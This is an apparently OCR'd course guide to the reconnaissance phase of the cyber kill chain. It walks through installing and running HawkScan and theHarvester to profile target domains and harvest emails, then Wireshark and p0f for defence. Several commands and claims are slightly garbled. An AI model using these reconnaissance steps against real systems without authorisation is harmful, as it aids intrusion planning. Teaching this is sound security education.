CYBER KILL CHAIN

Question (A Step-By-Step User Guide On 2 of the Tools Mentioned in Each Step of The Cyber Kill Chain.)

Tools by the Cyber Kill Chain Phases.

---

1. RECONNAISSANCE: -


a. Attack: -

The adversary/attacker gathers information on the target before the actual attack starts, this might include publicly available information on the internet, or if the attacker has some access, he might be looking for the software that are installed in the target system, test for the vulnerable versions, look for open ports, and many more. Tools used: -


- HawkScan

Open-source tool available on GitHub. HawkScan is based upon Open-Source Intelligence. Very similar to Metasploit 1 and Metasploit 2. HawkScan provides a command-line interface that you can run on Kali Linux. Used to get information about our target(domain) website and IP address.


i. Open your Kali Linux operating system. Here you have to create a directory called HawkScan.




ii. Move into that directory.




iii. Now you have to install the tool using the following command.




iv. List out the contents of the directory.




v. Move to the HawkScan directory and list out the contents of the directory.




vi. Now you have to install requirements using < pip3 install -r requirements.txt >




vii. Give the permission for the execution of the tool. < chmod +x setup.py hawkscan.py config.py requirements.txt >



viii. Run the tool along with the help menu of the tool < python3 hawkscan.py -h >



ix. Use this command to scan a website. <python3 hawkscan.py -u http://testphp.vulnweb.com/> where -u is for URL input as -h is for help



- theHarvester

Gather information such as emails, subdomains, hosts, employee names, open ports and banners from different public sources.

i. If you are using a Kali Linux machine then this tool is already installed in it, just type the command <theharvester> or <theharvester>

ii. To install it in other Linux OS you can use the command <**sudo apt-get theharvester**>

iii. If this does not work, clone the Git hub repository using commands in your desired directory
git clone https://github.com/laramies/theHarvester.git
cd theHarvester (navigate to where the file was installed)
sudo python ./theHarvester.py

iv. Search email addresses from domain **kali.org** with results of 200 and using **Bing** as data source.
<**theharvester -d kali.org -l 200 -b bing**>


b. Defence: -

From the defender's perspective there are some practices that could be adopted: Implement Web Analytics to analyse the traffic, decrease internet footprint and Implementing Firewall ACL.

o Wireshark: -

i. Wireshark can be downloaded at no cost from https://www.wireshark.org/download.html


ii. During the Windows setup process, choose to install **WinPcap** or **Npcap** if prompted as these include libraries required for live data capture.




iii. Need to be logged in to the device as an administrator to use Wireshark. Windows 10, search for Wireshark and select **Run as administrator**.

How To Capture Data Packets


iv. When you launch, one will see a lists of available network connections on your current device. To the right of each is a line graph representing live traffic on that network. Select one or more of networks, go to the menu bar, then select Capture (hold **Shift** key to make multiple selections).




v. In the Wireshark Capture window, select **Start**.



vi. Select **File** > **Save As** or choose an **Export** option to record the capture.




vii. To stop capturing, press **Ctrl + E** or Wireshark toolbar and select the red **Stop** button.



- **p0f: -**

i. Fire Up Kali & Open p0f: "**Kali Linux -> Forensics -> Network Forensics -> p0f".** or type **p0f -l eth0 -l**
ii. Type "**p0f – h**" in the terminal to see how to use it and you will get:



iii. Type the following command: "p0f –i eth0 –p -o filename". "-i" is the interface name "-p" means it is in promiscuous mode, "-o" means the output will be saved in a file.

iv. You will see available interface

v. Open the web browser in Kali and you'll see the Terminal being populated with more IP information. p0f shows information about the connections and hops. Try browsing to a site.

vi. I've opened www.cfsi.co in the browser. first entry displayed shows an SYN request from 172.16.77.159 (my kali machine) to 185.230.60.211 via port 80.

